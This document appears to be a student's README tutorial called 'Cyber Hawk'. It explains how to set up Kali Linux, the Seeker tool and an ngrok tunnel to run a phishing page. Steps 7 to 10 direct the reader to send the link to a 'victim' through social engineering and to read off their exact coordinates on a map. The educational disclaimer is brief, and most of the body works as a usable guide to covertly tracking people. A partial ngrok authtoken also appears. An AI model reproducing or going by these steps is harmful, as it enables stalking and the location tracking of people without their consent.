

# Cyber Hawk

(Cyber Hawk is my research project leverages Kali Linux, Seeker, and ngrok to enhance cybersecurity by investigating location tracking methods and their implications. The study aims to develop and evaluate practical solutions for location-based threat detection and mitigation, contributing to the broader field of cybersecurity.)

## Step 1: Install Kali Linux

- If you haven't already, download and install Kali Linux on your system. Ensure that your system meets the minimum requirements for Kali Linux.

## Step 2: Update and Upgrade

- Open the terminal in Kali Linux and update the package repository and upgrade installed packages with the following commands:

Code:

1. `sudo apt update`
2. `sudo apt upgrade`

## Step 3: Install Dependencies

- You may need to install additional dependencies for your specific project. Common dependencies include Python, PHP, and web server components.

Code:

- ❖ install python:
  1. `sudo apt-get install python3 python3-pip php`
  2. `sudo apt-get install git`

## Step 4: Install Seeker

- Seeker is a tool for tracking the location of devices through social engineering. To install Seeker, use the following commands in the terminal:

Code:

1. `git clone https://github.com/thewhiteh4t/seeker.git`
2. `cd seeker`
3. `chmod +x install.sh`
4. `sudo bash install.sh`

## Step 5: Set Up ngrok

- ngrok is a service that creates secure tunnels to expose local web servers to the internet. You need an ngrok account for this **Step**:
- Sign up for an ngrok account at [ngrok.com](https://ngrok.com).

- Go for download link for linux using zip .
- Copy the link of the download button.

Code:

1. Sudo apt update && upgrade
2. Wget "link of the download button that you had copied"

```
(zak@ZAK-09)-[~]
$ wget https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-linux-amd64.tgz
```

3. Tar zxvf ngrok-v3-stable-linux-amd64.tgz

```
(zak@ZAK-09)-[~]
$ ls
Desktop  Pictures  WIFI-HACKING  s/seeker/db/results  thinclient_drives
Documents  Public    c++
Downloads  Templates documents
Music      Videos  ngrok-v3-stable-linux-amd64.tgz
```

- 4. .ngrok/ "authtoken code form the ngrok account"
- Authenticate your ngrok account by running ngrok authtoken YOUR\_AUTH\_TOKEN.

Unzip ngrok from the terminal with the following command: ✗

```
$ sudo tar -xvzf ~/Downloads/ngrok-v3-stable-linux-amd64.tgz -C /usr/local/bin
```

Run the following command to add your authtoken to the default ngrok.yml configuration file. ✓

```
$ ngrok config add-authtoken 2WZImw9djv0te4q6bTG2cQ0f192_...
```

## Step 6: set up your webserver

Code:


1. Sudo service apache2 start
2. Sudo apt install apache2 -y

## Step 7:Start Seeker

- Run Seeker by executing the python3 seeker.py command within the Seeker directory. This will start a web server for phishing.

Code :

1. Open the seeker directory where you had downloaded the seeker  
For example: cd downloads  
cd seeker
2. Python3 seeker.py -k kml (now the seeker menu appears, choose the desired phishing page).



- The seeker gets started after selecting the options present.

## Step 8: Now set up ngrok

- Start an ngrok HTTP tunnel on new linux terminal to expose the Seeker phishing page

Code:

1. `./ngrok http 8080`

- Your ngrok terminal starts hearing to 8080 port .
- It now provides you the forwarding URL that you can share with the victim.

## Step 9: Phishing and Location Tracking

- Share the ngrok URL with your target through a convincing method, such as social engineering or other appropriate techniques.
- When the target accesses the link, Seeker will capture their location data and other relevant information.

## Step 10: Analyse Data

- It provides with specific latitude and longitude of the victim on the seeker terminal with 99% accuracy rate .
- You can use those latitude and longitude on google maps to see the victim's location.

## ❖ Project Disclaimer: Educational Use Only

This cybersecurity project, which involves the use of Kali Linux, Seeker, and ngrok, is conducted solely for educational purposes as part of my cybersecurity engineering. The project adheres to ethical and legal standards, with a focus on responsible and lawful use of tools and data collection. Unauthorized, malicious, or commercial activities are strictly prohibited.

## ❖ Ethical Considerations

Always ensure that your actions comply with ethical and legal guidelines. Unauthorized tracking and phishing are illegal and unethical, and you should use these tools responsibly and for legitimate purposes only.

Remember that the use of location tracking for cybersecurity purposes must adhere to legal and ethical standards. Unauthorized or malicious activities are illegal and unethical. Always ensure that you have proper authorization and follow ethical guidelines when conducting any cybersecurity project.

## ❖ Results

In this project, I harnessed the capabilities of Seeker and ngrok to efficiently track location data, all while prioritizing ethical data collection and respecting user privacy. My efforts also unveiled crucial insights into potential security vulnerabilities, leading to recommendations for enhancing cybersecurity practices. These findings hold promise for real-world applications in the realm of cybersecurity, thereby contributing to the educational and research value of my work, while also opening doors to future explorations in this field

( for any error or query you can contact with me on my email: [mdzaheerahmedkhan9@gmail.com](mailto:mdzaheerahmedkhan9@gmail.com) )

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